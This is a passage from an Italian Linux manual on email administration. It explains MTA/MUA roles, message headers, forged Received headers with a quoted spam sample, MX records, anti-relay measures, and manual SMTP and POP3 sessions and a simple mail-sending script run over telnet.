Il file che contiene l'allegato può anche essere un messaggio di posta elettronica, in cui appare ancora l'intestazione. Tuttavia, è da tenere in considerazione che viene estratto solo il primo messaggio che contiene un allegato, salvo il caso di allegati suddivisi in più

messaggi.

In condizioni normali, se il file o il messaggio contenente l'allegato è preceduto da una descrizione (un commento), questa informazione viene salvata in un file con estensione '`.desc`'.

39.13 Gestione della posta elettronica in generale

I problemi di sicurezza che si presentano quando si amministra un MTA, impongono una conoscenza maggiore rispetto alla semplice messa in funzione del servizio. Generalmente, lo schema essenziale di funzionamento del sistema di trasferimento dei messaggi di posta elettronica è basato sul protocollo SMTP (*Simple mail transfer protocol*) e utilizza fondamentalmente due componenti: MTA (*Mail transport agent*), che include anche l'MDA (*Mail delivery agent*), e MUA (*Mail user agent*). Il primo dei due è il sistema che si occupa del trasferimento e della consegna dei messaggi, mentre il secondo è il programma che viene utilizzato per comporre i messaggi e passarli all'MTA.

Figura 39.57. Schema semplificativo del meccanismo di trasmissione della posta elettronica tra MTA (MDA) e MUA.



Di solito l'MDA è un componente dello stesso MTA, il quale permette di provvedere alla consegna di un messaggio localmente, oppure alla trasmissione attraverso il protocollo SMTP, dopo averlo ricevuto dallo standard input. I programmi MUA più semplici dipendono dall'MDA, non essendo in grado di provvedere da soli a instaurare una connessione SMTP con un servente di posta elettronica.

La sequenza di MTA, o meglio, di serventi SMTP utilizzati per trasmettere il messaggio a destinazione, dipende dall'organizzazione di ognuno di questi. La situazione più comune è quella in cui ne sono coinvolti solo due: quello utilizzato per iniziare la trasmissione e quello di destinazione che si occupa anche della consegna. In realtà, si possono porre delle esigenze diverse, a causa della struttura della

rete nel punto di partenza e nel punto di destinazione. Per rendere l'idea, si possono indicare i casi seguenti.

- L'MTA utilizzato nell'origine si avvale di uno *smarthost*, ovvero un altro MTA, collocato in una posizione conveniente della rete, che si occupa di smistare i messaggi. Ciò è utile quando l'MTA di origine è collocato in una posizione della rete per cui esiste un solo percorso per raggiungere la rete esterna: quando un messaggio è inviato a più di un destinatario è conveniente trasmetterlo una volta sola attraverso questo tratto di rete, lasciando che sia l'MTA esterno a provvedere alla duplicazione dei messaggi per i vari destinatari. Lo *smarthost* svolge quindi l'attività di relè, o di scambio.
- L'MTA di destinazione è il punto di ingresso a una rete privata, nella quale vengono poi usati altri MTA per la consegna effettiva dei messaggi.
- L'MTA di destinazione è solo il punto di arrivo di un alias (da quel punto riprende l'invio del messaggio all'indirizzo vero dell'utente).

39.13.1 Composizione di un messaggio

Un messaggio di posta elettronica è composto da due parti fondamentali: l'intestazione e il corpo. Il corpo è quella parte che contiene il testo del messaggio, mentre l'intestazione contiene informazioni amministrative di vario genere, compreso l'oggetto (*subject*). All'interno dell'intestazione, si distingue in particolare la ***busta*** o *envelope*, cioè quelle informazioni amministrative necessarie al trasporto

del messaggio; queste appaiono nella parte superiore e si espandono mano a mano che il messaggio attraversa i vari MTA necessari a raggiungere la destinazione.

L'esempio seguente mostra un breve messaggio trasmesso da *pippo@router.brot.dg* a *daniele@dinkel.brot.dg*.

```
From pippo@router.brot.dg  Mon Jun  8 21:53:16 1998
Return-Path: <pippo@router.brot.dg>
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
From: pippo@router.brot.dg
Received: (from pippo@localhost)
        by router.brot.dg (8.8.7/8.8.7) id AAA00384
        for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
Date: Tue, 9 Jun 1998 00:00:09 +0200
Message-Id: <199806082200.AAA00384@router.brot.dg>
To: daniele@dinkel.brot.dg
Subject: Una vita che non ci si sente :-)

Ciao Daniele!
Quanto tempo che non ci si sente.
Fai un cenno se possibile :-)

Pippo
```

Per distinguere la conclusione dell'intestazione dall'inizio del corpo, si utilizza una riga vuota. Nell'esempio, L'oggetto è l'ultimo elemento dell'intestazione, quindi appare una riga vuota di separazione e finalmente inizia il testo del messaggio.

L'intestazione è composta da record separati dal codice di interruzione di riga. Ognuno di questi record, definisce l'informazione contenuta in un campo nominato all'inizio del record stesso, precisamente nella prima colonna del testo. Questi campi (*field*) termina-

no necessariamente con il carattere due punti (‘`:`’), seguito da uno spazio; il resto del record descrive il loro contenuto. Un record può continuare su più righe; la continuazione viene segnalata da un carattere di tabulazione orizzontale, <*HT*>, all’inizio della riga che continua il record interrotto in quella precedente (si osservino a questo proposito i campi ‘**`Received:`**’ dell’esempio).

Il programma usato come MUA genera l’intestazione necessaria a iniziare la trasmissione del messaggio. In particolare, sono fondamentali i campi seguenti.

Campo	Descrizione
`Date:`	Contiene la data di invio del messaggio.
`Message-Id:`	Contiene una stringa generata automaticamente, in modo da essere unica per il messaggio. In un certo senso, serve a dare un’impronta al messaggio che permette di distinguerlo e di farvi riferimento.
`From:`	Contiene le informazioni sul mittente del messaggio; generalmente si tratta dell’indirizzo di posta elettronica e probabilmente anche il suo nome reale.
`To:`	Contiene l’indirizzo di posta elettronica del destinatario.
`Subject:`	L’oggetto del messaggio.

Oltre ai campi già visti, ne possono essere aggiunti altri, a seconda delle esigenze o dell’impostazione del programma utilizzato come MUA.

Campo	Descrizione
`Reply-To:`	Permette di indicare un indirizzo al quale si desidera siano inviate le risposte.
`Organization:`	Permette di definire l'organizzazione proprietaria della macchina da cui ha origine il messaggio di posta elettronica.
`X-…:`	I campi che iniziano per '**`X-`**' sono ammessi, senza essere definiti. In pratica, vengono utilizzati per scopi vari, accordati tra le parti.

Per una convenzione ormai consolidata, il primo record dell'intestazione di un messaggio di posta elettronica inizia con la parola chiave '**`From`**' seguita immediatamente da uno spazio. Questo record è diverso da quello che definisce il campo '**`From:`**' (cioè quello che termina con i due punti), tanto che per distinguerlo viene spesso indicato come '**`From_`**', per sottolineare il fatto che non appaiono i due punti prima dello spazio.

La presenza di questo campo un po' anomalo, fa sì che quando si scrive un messaggio, nel corpo non possa apparire la parola '**`From`**' scritta in questo modo e a partire dalla prima colonna. Convenzionalmente, se ne esiste la necessità, viene aggiunto il carattere '**`>`**' davanti a questa ('**`>From`**'). Il problema si pone essenzialmente quando si vuole incorporare un messaggio di posta elettronica all'interno di un nuovo messaggio; il programma che si usa per comporre il testo dovrebbe provvedere da solo a correggere la riga in cui appare il record '**`From_`**'.

I vari MTA che si occupano di trasferire e consegnare il messaggio a destinazione sono responsabili dell'aggiunta dei campi

‘**Received:**’. Questi vengono aggiunti a ogni passaggio, dal basso verso l’alto, allo scopo di tenere traccia degli spostamenti che il messaggio ha dovuto subire. Nell’esempio mostrato in precedenza, sono stati interessati solo due MTA.

1. Il primo campo ‘**Received:**’ partendo dal basso rappresenta il primo MTA che è stato interpellato.

```
Received: (from pippo@localhost)
        by router.brot.dg (8.8.7/8.8.7) id AAA00384
        for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
```

   Trattandosi dello stesso nodo da cui è stato inviato il messaggio, appare solo l’informazione dell’MTA, ‘**by router.brot.dg**’, e la destinazione, ‘**for daniele@dinkel.brot.dg**’.

2. Il secondo campo ‘**Received:**’ viene aggiunto dal secondo MTA interpellato, che in questo caso è anche l’ultimo.

```
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
```

   L’MTA provvede prima a identificare l’origine, ovvero l’MTA che gli ha trasmesso il messaggio, attraverso l’indicazione ‘**from router.brot.dg**’; quindi identifica se stesso attraverso l’indicazione ‘**by dinkel.brot.dg**’.

I vari record ‘**Received:**’ possono essere più o meno ricchi di informazioni e questo dipende dall’MTA che li genera. In particolare, l’indicazione della data permette eventualmente di comprendere in che punto la trasmissione del messaggio è stata ritardata; inoltre, la presenza dell’identificativo ‘**id**’ può permettere di ricercare informazioni su una trasmissione particolare all’interno di registrazioni eventuali.

Alcuni MTA, per motivi di sicurezza, verificano l'origine della trasmissione attraverso il sistema DNS e includono il nome e l'indirizzo IP così ottenuto tra parentesi. Nell'esempio mostrato, il secondo MTA ha indicato '**`from router.brot.dg (pippo@router.brot.dg [192.168.1.254])`**'.

39.13.2 Messaggi contraffatti e punto di iniezione

«

La posta elettronica è stato il primo problema della comunicazione nella rete; così, gli standard che si sono ottenuti e i programmi a disposizione sono potentissimi dal punto di vista delle possibilità che vengono offerte. Tutto questo, assieme al fatto che la trasmissione dei messaggi di posta elettronica è un'operazione gratuita per il mittente, ha favorito chi usa la posta elettronica per «offendere»: sia attraverso la propaganda indesiderata, sia attraverso altre forme più maliziose. Pertanto, la conoscenza dei punti deboli di un MTA è importante per comprendere con quanta serietà vada presa la sua amministrazione e anche con quanta prudenza vadano mosse delle accuse verso il presunto mittente di un messaggio indesiderato.

Chi utilizza la posta elettronica per attaccare qualcuno, cerca di farlo in modo da non essere identificato. Per questo si avvale normalmente di un MTA di partenza diverso da quello normalmente competente per la sua rete di origine (il proprio ISP). Oltre a tutto, di solito l'attacco consiste nell'invio di un messaggio a una grande quantità di destinatari, per cui, la scelta di un MTA estraneo (e innocente) serve per scaricare su di lui tutto il lavoro di distribuzione. Il «lavoro» di ogni ipotetico aggressore sta quindi nella ricerca di un MTA che si lasci manovrare e nella composizione di un messaggio con un'intestazione fasulla che lasci intendere che il messaggio è già transitato

da un'altra origine (che può esistere effettivamente o meno).

A parte il problema derivato dal fatto che la configurazione degli MTA è difficile, per cui capita spesso che qualcosa sfugga cosicché l'MTA si trova a permettere accessi indesiderabili, lo standard SMTP è tale per cui l'MTA che riceve un messaggio deve accettare le informazioni che gli vengono fornite riguardo ai punti di transito precedenti (i vari campi '**`Received:`**' già esistenti). Quando i campi '**`Received:`**' sono stati contraffatti l'MTA dal quale ha origine effettivamente la trasmissione è il cosiddetto ***punto di iniezione***.

L'esempio seguente mostra un messaggio di questo tipo, in cui l'origine, *hotmail.com*, si è dimostrata fasulla. Probabilmente, il punto di iniezione è stato '**`cnn.Princeton.EDU`**', ma questo non può essere stabilito in modo sicuro.

```
X-POP3-Rcpt: daniele@tv
Return-Path: <seeingclearly40@hotmail.com>
Received: from outbound.Princeton.EDU (outbound.Princeton.EDU [128.112.128.88])
          by tv.calion.com (8.8.4/8.8.4) with ESMTP
          id HAA02209 for <daniele@tv.shineline.it>;
          Tue, 9 Jun 1998 07:12:59 +0200
Received: from IDENT-NOT-QUERIED@Princeton.EDU (port 4578 [128.112.128.81])
        by outbound.Princeton.EDU with SMTP
        id <542087-18714>;
        Tue, 9 Jun 1998 00:48:58 -0400
Received: from cnn.Princeton.EDU by Princeton.EDU (5.65b/2.139/princeton)
        id AA09882; Tue, 9 Jun 98 00:17:18 -0400
Received: from hotmail.com by cnn.Princeton.EDU (SMI-8.6/SMI-SVR4)
        id AAA12040; Tue, 9 Jun 1998 00:17:13 -0400
Message-Id: <199806090417.AAA12040@cnn.Princeton.EDU>
Date:   Mon, 08 Jun 98 11:09:01 EST
From: "Dreambuilders" <seeingclearly40@hotmail.com>
To: Friend@public.com
Subject: Real Business

HOW WOULD YOU LIKE TO BE PAID LIKE THIS?

*How about if you received compensation on 12 months Business Volume for
```

```
every transaction in your entire organization and this made it possible for
you to earn over $14000.00 US in your first month ?

* How about if you were paid daily, weekly, and monthly ?...
* How about if you could do business everywhere in the world and be paid in
US dollars ?
* What if your only out of pocket expense was a $10 processing fee to get
started...

* Would you want to evaluate a business like that ?

If so  reply with "real business" in subject box to foureal25@hotmail.com
```

39.13.3 Identificazione della destinazione

«

In precedenza, si è accennato al meccanismo di trasferimento dei messaggi tra diversi MTA. L'MTA di origine, o comunque quello utilizzato come distributore di origine (relè), deve identificare l'MTA più adatto a ricevere il messaggio per ottenere la consegna di questo all'utente destinatario. Intuitivamente, il problema potrebbe ridursi alla trasformazione del nome a dominio dell'indirizzo di posta elettronica del destinatario in un numero IP, per poi tentare di contattare tale nodo con la speranza di trovare un MTA pronto a rispondere. Ma la realtà è più complessa e può darsi benissimo che l'MTA competente per ricevere la posta elettronica di un certo utente sia un nodo diverso da quello che appare nell'indirizzo di posta elettronica.

Per pubblicizzare gli MTA competenti per la gestione di un certo dominio di posta elettronica, si utilizzano i record '**MX**' nella configurazione dei DNS. L'esempio seguente mostra un caso descritto meglio nel capitolo 33 in cui si stabilisce che, per consegnare messaggi

di posta elettronica nel dominio *brot.dg*, è competente il servente *dinkel.brot.dg*.

```
…
brot.dg.          IN       MX       10 dinkel.brot.dg.
…
```

39.13.4 Misure di sicurezza

Le misure di sicurezza fondamentali attraverso cui si cerca di evitare l'uso improprio di un MTA sono essenzialmente di due tipi: l'identificazione del sistema da cui proviene la richiesta di inoltro di un messaggio (attraverso il DNS) e il rifiuto dei messaggi che sono originati da un dominio estraneo e sono diretti anche a un dominio estraneo.

La prima delle due misure si concretizza nell'indicazione tra parentesi del nome a dominio e del numero IP del nodo chiamante nel campo '**`Received:`**'. Nell'esempio visto in precedenza, l'MTA del nodo *dinkel.brot.dg* ha verificato l'indirizzo di chi lo ha contattato (*router.brot.dg*).

```
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
```

La seconda misura si avvale generalmente del servizio di risoluzione dei nomi (record '**`MX`**'), attraverso il quale si può determinare quale sia il dominio di competenza per il recapito dei messaggi, stabilendo così che i messaggi provenienti dall'esterno che non siano diretti al proprio dominio di competenza, non possono essere accettati.

Nella maggior parte dei casi, gli MTA sono (o dovrebbero essere) configurati in questo modo. Ciò dovrebbe spiegare il motivo per cui

spesso è impossibile inviare messaggi di posta elettronica in una rete locale se prima non si attiva un servizio DNS.

39.13.5 Referente per l'amministrazione del servizio

«

L'amministratore di un servizio di distribuzione di posta elettronica deve essere raggiungibile attraverso dei nominativi convenzionali. Fondamentalmente si tratta di *postmaster@**dominio***. Ultimamente, a causa della crescente invadenza di chi utilizza la posta elettronica in modo fraudolento, è diventato comune l'utilizzo dell'indirizzo *abuse@**dominio*** per identificare la persona competente nei confronti di possibili abusi originati dal servizio di sua competenza.

Naturalmente, tali indirizzi sono generalmente degli alias attraverso cui i messaggi possono essere rinivati al recapito dell'utente che incorpora effettivamente tali competenze.

39.14 Pratica manuale con i protocolli

«

È importante avere un minimo di dimestichezza con i protocolli utilizzati per la gestione della posta elettronica. Oltre all'aspetto puramente didattico, il loro utilizzo manuale attraverso un cliente TELNET, può aiutare a verificare la configurazione di un servente SMTP, oppure di manovrare all'interno di una propria casella postale remota.

In queste sezioni vengono mostrati solo i comandi elementari che si possono utilizzare con il protocollo SMTP e POP3.

39.14.1 SMTP attraverso un cliente TELNET

È già stato mostrato in precedenza un esempio di connessione con un servizio SMTP allo scopo di inviare manualmente un messaggio. Lo stesso esempio viene mostrato nuovamente a vantaggio del lettore.

```
$ telnet roggen.brot.dg smtp[Invio]

  Trying 192.168.1.2...
  Connected to roggen.brot.dg.
  Escape character is '^]'.
  220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; ↩
 ↪Thu, 11 Sep 1997 19:58:15 +0200

HELO brot.dg[Invio]

  250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], ↩
 ↪pleased to meet you

MAIL From: <daniele@dinkel.brot.dg>[Invio]

  250 <daniele@dinkel.brot.dg>... Sender ok

RCPT To: <toni@dinkel.brot.dg>[Invio]

  250 <toni@dinkel.brot.dg>... Recipient ok

DATA[Invio]

  354 Enter mail, end with "." on a line by itself

Subject: Saluti.[Invio]

Ciao Antonio,[Invio]

come stai?[Invio]

Io sto bene e mi piacerebbe risentirti.[Invio]
```

Saluti, [*Invio*]

Daniele [*Invio*]

. [*Invio*]

```
250 TAA02951 Message accepted for delivery
```

QUIT [*Invio*]

```
221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

L'esempio mostra tutto quello che serve fare per inviare un messaggio. I comandi '**HELO**', '**MAIL**', '**RCPT**' e '**DATA**', vanno inseriti rispettando questa sequenza e la loro sintassi dovrebbe essere evidente dall'esempio.

Un problema importante che si incontra quando si configura il proprio servizio SMTP è quello del filtro rispetto al relè, cioè all'attività di ritrasmissione dei messaggi. Solitamente si consente di fare il relè senza alcuna limitazione per i messaggi provenienti dai nodi della propria rete locale, mentre lo si impedisce quando il messaggio è di origine esterna a tale rete e in più la stessa destinazione è esterna alla rete locale. Il concetto si esprime facilmente a parole, ma la configurazione del servizio SMTP potrebbe essere complessa e si può rischiare di tagliare fuori dal servizio proprio alcuni nodi che invece dovrebbero poterlo utilizzare. L'esempio seguente mostra un caso di cattiva configurazione e da ciò si intende quanto sia utile l'utilizzo manuale del protocollo SMTP per controllare tali situazioni.

```
$ telnet dinkel.brot.dg smtp [Invio]
```

Dal nodo *roggen.brot.dg* si vuole inviare un messaggio al nodo

weizen.brot.dg, utilizzando per questo il servente *dinkel.brot.dg*, il quale dovrebbe fare da relè, almeno per la rete locale *brot.dg*.

```
Trying 192.168.1.1...
Connected to dinkel.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Exim 1.90 #1 Wed,
    4 Nov 1998 09:47:05 +0100
```

HELO brot.dg [*Invio*]

```
250 dinkel.brot.dg Hello daniele at roggen.brot.dg
    [192.168.1.2]
```

MAIL From: daniele@roggen.brot.dg [*Invio*]

```
250 <daniele@roggen.brot.dg> is syntactically correct
```

RCPT To: tizio@weizen.brot.dg [*Invio*]

```
550 relaying to <tizio@weizen.brot.dg> prohibited by
    administrator
```

Come si può vedere, qualcosa non va: il servente ha accettato l'origine, ma da quell'origine non accetta la destinazione.

QUIT [*Invio*]

```
221 roggen.brot.dg closing connection
```

39.14.2 POP3 attraverso un cliente TELNET

Anche l'utilizzo manuale del protocollo POP3 può essere utile. Il problema si pone normalmente quando la propria casella postale remota è stata riempita in maniera abnorme da un aggressore. Se si dispone di un collegamento troppo lento, è meglio evitare di scari-

care tutta la posta, mentre sarebbe opportuno eliminare direttamente i messaggi che sembrano essere inutili.

L'esempio seguente serve a capire in che modo è possibile visionare la situazione della propria casella postale remota e come è possibile intervenire per eliminare i messaggi indesiderati.

```
$ telnet dinkel.brot.dg pop-3 [Invio]

  Trying 192.168.1.1...
  Connected to dinkel.brot.dg.
  Escape character is '^]'.
  +OK POP3 dinkel.brot.dg v4.47 server ready
```

La prima cosa richiesta è l'inserimento del nominativo-utente e subito dopo la parola d'ordine.

```
USER tizio [Invio]

  +OK User name accepted, password please

PASS tazza [Invio]
```

Dopo l'indicazione della parola d'ordine, il servizio POP3 indica quanti messaggi sono presenti. In questo caso solo due.

```
  +OK Mailbox open, 2 messages
```

Il comando '**LIST**' consente di avere un elenco dei messaggi con a fianco la loro dimensione in byte. Ciò può essere utile per individuare messaggi «bomba», dove l'indizio potrebbe essere dato dalla dimensione esageratamente grande di un messaggio o dal ripetersi di messaggi con la stessa identica dimensione.

```
LIST [Invio]
```

```
+OK Mailbox scan listing follows
1 520
2 498
.
```

In questo caso, i messaggi sembrano proprio innocui. Eventualmente, se si vede il ripetersi di un messaggio breve, si può controllarne il contenuto, con il comando '**RETR**'.

RETR 2 [*Invio*]

Viene letto il secondo messaggio.

```
+OK 498 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: daniele@dinkel.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local
        for daniele@dinkel.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: daniele@dinkel.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e` un messaggio SPAM.
.
```

La dimensione del messaggio comprende tutto ciò che lo compone, compresa la riga iniziale in cui si informa che questa è di 498 ottetti (gruppi di 8 bit), ovvero byte.

Per cancellare un messaggio, si può utilizzare il comando '**DELE**',

seguito dal numero corrispondente.

DELE 2 [*Invio*]

```
+OK Message deleted
```

Per concludere si utilizza il comando '**QUIT**'.

QUIT [*Invio*]

```
+OK Sayonara
```

39.14.3 POP3s attraverso un cliente TELNET-SSL

«

Il protocollo POP3s si distingue in quanto si inserisce a sua volta in un protocollo SSL. Si può intervenire manualmente anche in questo caso, se Telnet consente di gestire anche SSL.

$ **telnet [-8] -z ssl mail.brot.dg 995** [*Invio*]

```
Trying 192.168.1.99...
Connected to mail.brot.dg.
Escape character is '^]'.
+OK POP3 mail.brot.dg v2003.83 server ready
```

USER tizio [*Invio*]

```
+OK User name accepted, password please
```

PASS tazza [*Invio*]

```
+OK Mailbox open, 2 messages
```

LIST [*Invio*]

```
+OK Mailbox scan listing follows
1 520
2 482
.
```

RETR 2 [*Invio*]

```
+OK 482 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: tizio@mail.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local (Exim 1.90 #1
        for tizio@mail.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: tizio@mail.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e` un messaggio SPAM.
.
```

DELE 2 [*Invio*]

```
+OK Message deleted
```

QUIT [*Invio*]

```
+OK Sayonara
```

39.14.4 Script per l'invio di un messaggio attraverso Telnet

«

Come è stato mostrato nelle sezioni precedenti, se lo scopo è quello di scrivere un messaggio semplice (ASCII puro), privo di allegati, è possibile usare direttamente il protocollo SMTP attraverso Telnet. In questa sezione viene mostrato uno script che permette di inviare un messaggio preparato in un file di testo separato, a un indirizzo prestabilito, inviandone una copia anche a se stessi, per memoria. Supponendo che lo script si chiami '**`mail-tizio@dinkel.brot.dg`**', lo si potrebbe usare così:

```
mail-tizio@dinkel.brot.dg file_messaggio [oggetto]
```

Ecco il contenuto dello script '**`mail-tizio@dinkel.brot.dg`**':

```
#!/bin/sh

SENDER="caio@roggen.brot.dg"
SMTP_SERVER="mail.brot.dg"
RECIPIENT="tizio@dinkel.brot.dg"
MESSAGE_ID=`makepasswd --chars 11`
DATE=`date -R`
MESSAGE_BODY=`cat $1`
SUBJECT=$2
MAIL_FILE=$1~

echo "HELO $SENDER"                                > $MAIL_FILE
echo "MAIL From: <$SENDER>"                        >> $MAIL_FILE
echo "RCPT To: <$RECIPIENT>"                       >> $MAIL_FILE
echo "RCPT To: <$SENDER>"                          >> $MAIL_FILE
echo "DATA"                                        >> $MAIL_FILE
echo "Message-ID: $MESSAGE_ID"                     >> $MAIL_FILE
echo "Date: $DATE"                                 >> $MAIL_FILE
echo "Sender: $SENDER"                             >> $MAIL_FILE
```

```
echo "From: $SENDER"                                    >> $MAIL_FILE
echo "To: $RECIPIENT"                                   >> $MAIL_FILE
echo "Subject: $SUBJECT"                                >> $MAIL_FILE
echo ""                                                 >> $MAIL_FILE
echo "$MESSAGE_BODY"                                    >> $MAIL_FILE
echo ""                                                 >> $MAIL_FILE
echo "."                                                >> $MAIL_FILE

cat $MAIL_FILE | telnet $SMTP_SERVER 25
rm -f $MAIL_FILE
```

L'intestazione del messaggio che si ottiene è abbastanza completa, in modo da non dover costringere il servente SMTP a completarla. Si può osservare in particolare che viene generata una stringa casuale attraverso il programma '**`makepasswd`**' per il campo '**`Message-ID:`**'. Da come è fatto lo script è evidente che il mittente e il destinatario sono fissi, così come suggerisce il nome stesso dello script.

Si suppone di avere preparato il messaggio seguente nel file '`messaggio`':

```
Ciao Tizio,
come va?


